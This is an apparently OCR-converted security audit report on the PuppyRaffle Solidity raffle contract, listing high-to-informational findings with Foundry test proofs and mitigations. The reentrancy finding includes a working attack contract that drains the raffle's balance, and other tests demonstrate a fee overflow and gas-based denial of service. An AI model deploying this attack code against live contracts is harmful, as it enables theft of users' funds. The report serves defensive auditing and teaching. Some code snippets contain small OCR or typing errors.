

PuppyRaffle Audit Report

Version 1.0

BLaeir.io

January 7, 2024

Protocol Audit Report

BLaeir

January 1, 2024

Prepared by: BLaeir Lead Auditors: - BLaeir

Table of Contents

    * [M-1] Looping through players array to check duplicates in `PuupyRaffle::enterRaffle` is a potential denial of service (DoS) attack, it increments gas costs for future entrants into raffle
    * [M-2] Unsafe cast of `PuppyRaffle::fee` loses fees
    * [M-3] Smart contract wallets raffle winners without a `recieve` or a `fallback` function will block the start of a new contest
  - Low
    * [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle
  - Gas
    * [G-1] Unchanged state variables should be declared constant or immutable
    * [G-2] Storage variabless in a loop should be cached
  - Informational
    * [I-1]: Solidity pragma should be specific, not wide
    * [I-2]: Using an outdated version of Solidity
    * [I-3]: Missing checks for `address(0)` when assigning values to address state variables
    * [I-4]: `PuppyRaffle::selectWinner` Does not follow CEI, which is not recommended.
    * [I-5]: Use of magic numbers are discouraged
    * [I-6]: `PuppyRaffle::_isActivePlayer` is never used and should be removed

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The BLaeir team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5
- In Scope:

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

I love patrick.

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	8
Total	15

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance

Description: The `PuppyRaffle::refund` function does not follow CEI (Checks, Effects, Interactions) and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to the `msg.sender` address and only after making that external call do we update the `PuppyRaffle::players` array

```
1      function refund(uint256 playerIndex) public {
2          address playerAddress = players[playerIndex];
3          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5
6  @>          payable(msg.sender).sendValue(entranceFee);
7  @>          players[playerIndex] = address(0);
8
9          emit RaffleRefunded(playerAddress);
10     }
```

A player who has entered the raffle could have a `fallback`/`recieve` function that calls the `PuppyRaffle::refund` function again and claim another refund. They could continue the cycle till the contract balance is drained.

Impact: All the fees paid by raffle entrants could be stolen by the malicious participant.

Proof of Concept:

1. User enters the raffle
2. Attacker sets up a contract with a `fallback` function that calls `PuppyRaffle::refund`
3. Attacker enters the raffle
4. Attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance.

Proof of Code

Place the following into `PuppyRaffle.t.sol`

Code

```
    function testReentrancyRefund() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        ReentrancyAttack attackerContract = new ReentrancyAttack(
            puppyRaffle);
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1 ether);

        uint256 startingAttackContractBalance = address(
            attackerContract).balance;
        uint256 startingContractBalance = address(puppyRaffle).balance;

        // attack
        vm.prank(attackUser);
        attackerContract.attack{value: entranceFee}();

        console.log("Starting attack contract balance: ",
            startingAttackContractBalance);
        console.log("Starting contract balance: ",
            startingContractBalance);

        console.log("Ending attack contract balance: ", address(
            attackerContract).balance);
        console.log("Ending contract balance: ", address(puppyRaffle).
            balance);
```

```
25      }
```

And this contract as well.

```
1  contract ReentrancyAttack {
2      PuppyRaffle puppyRaffle;
3      uint256 entranceFee;
4      uint256 attackerIndex;
5
6      constructor(PuppyRaffle _puppyRaffle) {
7          puppyRaffle = _puppyRaffle;
8          entranceFee = puppyRaffle.entranceFee();
9      }
10
11     function attack() external payable {
12         address[] memory players = new address[](1);
13         players[0] = address(this);
14         puppyRaffle.enterRaffle{value: entranceFee}(players);
15         attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
               ;
16         puppyRaffle.refund(attackerIndex);
17     }
18
19     function stealmoney() internal {
20         if (address(puppyRaffle).balance >= entranceFee) {
21             puppyRaffle.refund(attackerIndex);
22         }
23     }
24
25     fallback() external payable {
26         stealmoney();
27     }
28
29     receive() external payable {
30         stealmoney();
31     }
32
33 }
```

Recommended Mitigation: To prevent this, we should have the `PuppyRaffle::refund` function update the `players` array before making the external call. Additonally, we should move the event emission up as well.

```
1      function refund(uint256 playerIndex) public {
2          // SKIPPED @audit MEV
3          address playerAddress = players[playerIndex];
4          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
5          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
```

```
6
7  +         players[playerIndex] = address(0);
8  +         emit RaffleRefunded(playerAddress);
9
10           payable(msg.sender).sendValue(entranceFee);
11
12 -         players[playerIndex] = address(0);
13 -         emit RaffleRefunded(playerAddress);
14       }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy

Description: Hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predicatable find number. A predicatable number is not a good random number. Malicious users will manipulate these values or know the predictable values and might choose the winner themselves.

Note: This additonally means users could front-run this function and call `refund` if they see they are not the winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. Making the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concept:

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how participate. See the [solidity blog on prevrandao] (https://soliditydeveloper.com/prevrandao). `block.difficulty` was recently replaced with prevrandao.
2. User can mine/manipulate their `msg.sender` value to result in their address being used to generate a winner.
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Using on-chain values as a randomness seed is a well documented attack vector in the blockchain space

Recommended Mitigation: Consider using a cryptographically provable random number generator such as Chainlink VRF

[H-3] Integer overflow of `PuppyRaffle::totalfees` creates a loss of fees

Description: In Solidity versions prior to `0.8.0` integers were subject to integer overflows.

```
uint64 myVar = type(uint64).max;
// 18446744073709551615
myVar = myVar + 1
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. We finish a raffle with 4 entries
2. We then have 89 players enter a new raffle, and finish the raffle
3. `totalFees` will be:

```
totalfees = totalFees + uint64(fee);
// aka
totalFees = 800000000000000000 + 178000000000000000
// which causes the overflow
totalFees = 153255926290448384
```

4. You will not be a ble to withdraw from `PuppyRaffle::withdrawFees` due to this line:

```
require(address(this).balance == uint256(totalFees), "PuppyRaffle:
    There are currently players active!");
```

Although you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not the intended design of the protocol. At some point, there will be too much `balance` in the contract that the above `require` will be impossible to hit.

Code

```
    function testTotalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
```

```
13              players[i] = address(i);
14          }
15          puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
                players);
16          // We end the raffle
17          vm.warp(block.timestamp + duration + 1);
18          vm.roll(block.number + 1);
19
20          // And here is where the issue occurs
21          // We will now have fewer fees even though we just finished a
                second raffle
22          puppyRaffle.selectWinner();
23
24          uint256 endingTotalFees = puppyRaffle.totalFees();
25          console.log("ending total fees", endingTotalFees);
26          assert(endingTotalFees < startingTotalFees);
27
28          // We are also unable to withdraw any fees because of the
                require check
29          vm.prank(puppyRaffle.feeAddress());
30          vm.expectRevert("PuppyRaffle: There are currently players
                active!");
31          puppyRaffle.withdrawFees();
32      }
```

Recommended Mitigation: There are a few possible mitigations.

1. Use a newer version of Solidity and a `uint256` instead of `uint64` for the `PuppyRaffle::totalFees`
2. You could also use the `Safemath` library of Openzeppelin for version 0.7.6 of Solidity, however you would still have a hard time with the `uint64` type if toomany fees are collected.
3. Remove the balance check from `PuppyRaffle::withdrawFees`

```
1 - require(address(this).balance == uint256(totalFees), "PuppyRaffle:
      There are currently players active!");
```

There are more attack vectors with that final require so we recommend removing it regardless.

Medium

[M-1] Looping through players array to check duplicates in `PuupyRaffle::enterRaffle` is a potential denial of service (DoS) attack, it increments gas costs for future entrants into raffle

Description: The `PuupyRaffle::enterRaffle` function loops through the `players` array to check for duplicates. However, the longer the `PuupyRaffle::enterRaffle` array is hte more checks a player will have to make. This means the gas costs for players who enter right after eachother

will continue to get more expensive. The more checks for the player array to make the more the gas will cost for each player.

```
1  //@audit DoS Attack
2  @>      for (uint256 i = 0; i < players.length - 1; i++) {
3              for (uint256 j = i + 1; j < players.length; j++) {
4                  require(players[i] != players[j], "PuppyRaffle:
                       Duplicate player");
5              }
6          }
```

Impact: The gas costs for raffle entrants will greatly increase as more players enter the raffle which might result in less people joining the raffle or people rushing to be first in the raffle.

An attacker might make the `PuupyRaffle::enterRaffle` array so big after he has entered making him the guaranteed winner

Proof of Concept: If we have 2 sets of 100 players entering the gas cost will be as such: - Gas cost of the first 100 players: ~6252048 gas - Gas cost of the second 100 players: ~18068138 gas

Making it more epxenisve for the second 100 players that enter.

//In a competitive audit you'd defos want to put proof here a private one not as required

PoC Place the following test into `PuppyRaffleTest.t.sol`

```
1  function testEnterRaffleDoS() public {
2          vm.txGasPrice(1);
3
4          uint256 playerNum = 100;
5          address[] memory players = new address[](playerNum);
6          for (uint256 i = 0; i < playerNum; i++) {
7              players[i] = address(i);
8          }
9          //see how much gas it takes to enter 100 players
10         uint256 gasBefore = gasleft();
11         puppyRaffle.enterRaffle{value: entranceFee * players.length}(
               players);
12         uint256 gasAfter = gasleft();
13         uint256 gasUsedFirst = (gasBefore - gasAfter) * tx.gasprice;
14         console.log("Gas cost of the first 100 players: ", gasUsedFirst
               );
15
16         //see how much gas it takes to enter 100 players again
17          address[] memory playersTwo = new address[](playerNum);
18         for (uint256 i = 0; i < playerNum; i++) {
19             playersTwo[i] = address(i + playerNum); // 100, 102 ,103
                   and etc so it doesn't start from 0, 1, 2
20         }
21
22         uint256 gasBeforeSecond = gasleft();
```

```
23          puppyRaffle.enterRaffle{value: entranceFee * players.length}(
                playersTwo);
24          uint256 gasAfterSecond = gasleft();
25          uint256 gasUsedSecond = (gasBeforeSecond - gasAfterSecond) * tx
                .gasprice;
26          console.log("Gas cost of the second 100 players: ",
                gasUsedSecond);
27
28            assert(gasUsedSecond > gasUsedFirst);
29      }
```

Recommended Mitigation: A few recommendations

1. Consider allowing duplicates. The same person can still enter the raffle all they have to do is create a new unique address and enter
2. Consider using a mapping to check for duplicates. This would allow constant time lookup if a user has already entered

```
1  +     mapping(address => uint256) public addressToRaffleId;
2  +     uint256 public raffleId = 0;
3      .
4      .
5      .
6      function enterRaffle(address[] memory newPlayers) public payable {
7          require(msg.value == entranceFee * newPlayers.length, "
               PuppyRaffle: Must send enough to enter raffle");
8          for (uint256 i = 0; i < newPlayers.length; i++) {
9              players.push(newPlayers[i]);
10 +            addressToRaffleId[newPlayers[i]] = raffleId;
11         }
12
13 -        // Check for duplicates
14 +        // Check for duplicates only from the new players
15 +        for (uint256 i = 0; i < newPlayers.length; i++) {
16 +           require(addressToRaffleId[newPlayers[i]] != raffleId, "
       PuppyRaffle: Duplicate player");
17 +        }
18 -        for (uint256 i = 0; i < players.length; i++) {
19 -            for (uint256 j = i + 1; j < players.length; j++) {
20 -                require(players[i] != players[j], "PuppyRaffle:
       Duplicate player");
21 -            }
22 -        }
23         emit RaffleEnter(newPlayers);
24     }
25 .
26 .
27 .
28     function selectWinner() external {
29 +       raffleId = raffleId + 1;
```

```
30          require(block.timestamp >= raffleStartTime + raffleDuration, "
               PuppyRaffle: Raffle not over");
```

Alternatively, you could use OpenZeppelin's `EnumerableSet` library.

[M-2] Unsafe cast of `PuppyRaffle::fee` loses fees

Description: In `PuppyRaffle::selectWinner` their is a type cast of a `uint256` to a `uint64`. This is an unsafe cast, and if the `uint256` is larger than `type(uint64).max`, the value will be truncated.

```
1      function selectWinner() external {
2          require(block.timestamp >= raffleStartTime + raffleDuration, "
               PuppyRaffle: Raffle not over");
3          require(players.length > 0, "PuppyRaffle: No players in raffle"
               );
4
5          uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.
               sender, block.timestamp, block.difficulty))) % players.
               length;
6          address winner = players[winnerIndex];
7          uint256 fee = totalFees / 10;
8          uint256 winnings = address(this).balance - fee;
9  @>      totalFees = totalFees + uint64(fee);
10         players = new address[](0);
11         emit RaffleWinner(winner, winnings);
12     }
```

The max value of a `uint64` is `18446744073709551615`. In terms of ETH, this is only ~18 ETH. Meaning, if more than 18ETH of fees are collected, the `fee` casting will truncate the value.

Impact: This means the `feeAddress` will not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. A raffle proceeds with a little more than 18 ETH worth of fees collected
2. The line that casts the `fee` as a `uint64` hits
3. `totalFees` is incorrectly updated with a lower amount

You can replicate this in foundry's chisel by running the following:

```
uint256 max = type(uint64).max
uint256 fee = max + 1
uint64(fee)
// prints 0
```

Recommended Mitigation: Set `PuppyRaffle::totalFees` to a `uint256` instead of a `uint64`, and remove the casting. Their is a comment which says:

```
// We do some storage packing to save gas
```

But the potential gas saved isn't worth it if we have to recast and this bug exists.

```
-   uint64 public totalFees = 0;
+   uint256 public totalFees = 0;
.
.
.
    function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
        require(players.length >= 4, "PuppyRaffle: Need at least 4 players");
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) % players.length;
        address winner = players[winnerIndex];
        uint256 totalAmountCollected = players.length * entranceFee;
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
-       totalFees = totalFees + uint64(fee);
+       totalFees = totalFees + fee;
```

[M-3] Smart contract wallets raffle winners without a `recieve` or a `fallback` function will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is a responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid out and someonne else could take their money

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive funtion.
2. The lottery ends
3. The `selectWinner` function wouldn't work, even though the lottery is over

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves with a new `claimPrize` function, putting the owness on the winner to claim their prize. (Recommended)

> Pull over Push (Option 2)

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle

Description: If a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 if the player is not in the array.

```
/// @return the index of the player in the array, if they are not
    active, it returns 0
function getActivePlayerIndex(address player) external view returns (
    uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
        return 0;
    }
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle and attempt to enter the raffle again, wasting gas.

Proof of Concept:

1. User enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to the function documentation

Recommended Mitigation: The easiest recommendation would be to revertif the player is not in the array instead of returning 0.

You should also reserve the 0th position for any competition, but a better solution might be to return an `int256` where the function returns -1 if the player is not active.

Gas

[G-1] Unchanged state variables should be declared constant or immutable

Reading from storages is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` shoulde be `constant` - `PuppyRaffle::rareImageUri` shoulde be `constant` - `PuppyRaffle::legendaryImageUri` shoulde be `constant`

[G-2] Storage variabless in a loop should be cached

Everytime you call `players.length` you read from storage, as opposed to memory which is more gas efficient

```
+        uint256 playerLength = players.length;
-       for (uint256 i = 0; i < players.length - 1; i++) {
+       for (uint256 i = 0; i < playersLength - 1; i++) {
-           for (uint256 j = i + 1; j < players.length; j++) {
+           for (uint256 j = i + 1; j < playersLength; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```

Informational

[I-1]: Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`.

- Found in src/PuppyRaffle.sol Line: 2

```
pragma solidity ^0.7.6;
```

[I-2]: Using an outdated version of Solidity

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation: Deploy with any of the following Solidity versions:

`0.8.18` The recommendations take into account: Risks related to recent releases Risks of complex code generation changes Risks of new language features Risks of known bugs Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Link to [slither] documentation for mor information. https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

[I-3]: Missing checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for `address(0)`.

- Found in src/PuppyRaffle.sol Line: 67

```
1          feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 175

```
1          previousWinner = winner;
```

- Found in src/PuppyRaffle.sol Line: 198

```
1          feeAddress = newFeeAddress;
```

[I-4]: `PuppyRaffle::selectWinner` Does not follow CEI, which is not recommended.

It's best to keep code clean and follow CEI (Checks, Effects, Interactions).

```
1 -        (bool success,) = winner.call{value: prizePool}("");
2 -        require(success, "PuppyRaffle: Failed to send prize pool to
      winner");
3          _safeMint(winner, tokenId);
4 +         (bool success,) = winner.call{value: prizePool}("");
5 +        require(success, "PuppyRaffle: Failed to send prize pool to
      winner");
```

[I-5]: Use of magic numbers are discouraged

```
1 It can be confusing to see number literals in a codebase, and it's much
       more readable if numbers are given a name
2
3 Examples:
4
5 ```javascript
6     uint256 prizePool = (totalAmountCollected * 80) / 100;
```

```
    uint256 fee = (totalAmountCollected * 20) / 100;
```
Instead you could do:

```javascript
uint256 public constant PIZE_POOL_PERCENTAGE = 80;
uint256 public constant FEE_PERCENTAGE
```

[I-6]: `PuppyRaffle::_isActivePlayer` is never used and should be removed

Description: The function `PuppyRaffle::_isActivePlayer` is never used and should be removed

```
    function _isActivePlayer() internal view returns (bool) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == msg.sender) {
                return true;
            }
        }
        return false;
    }
```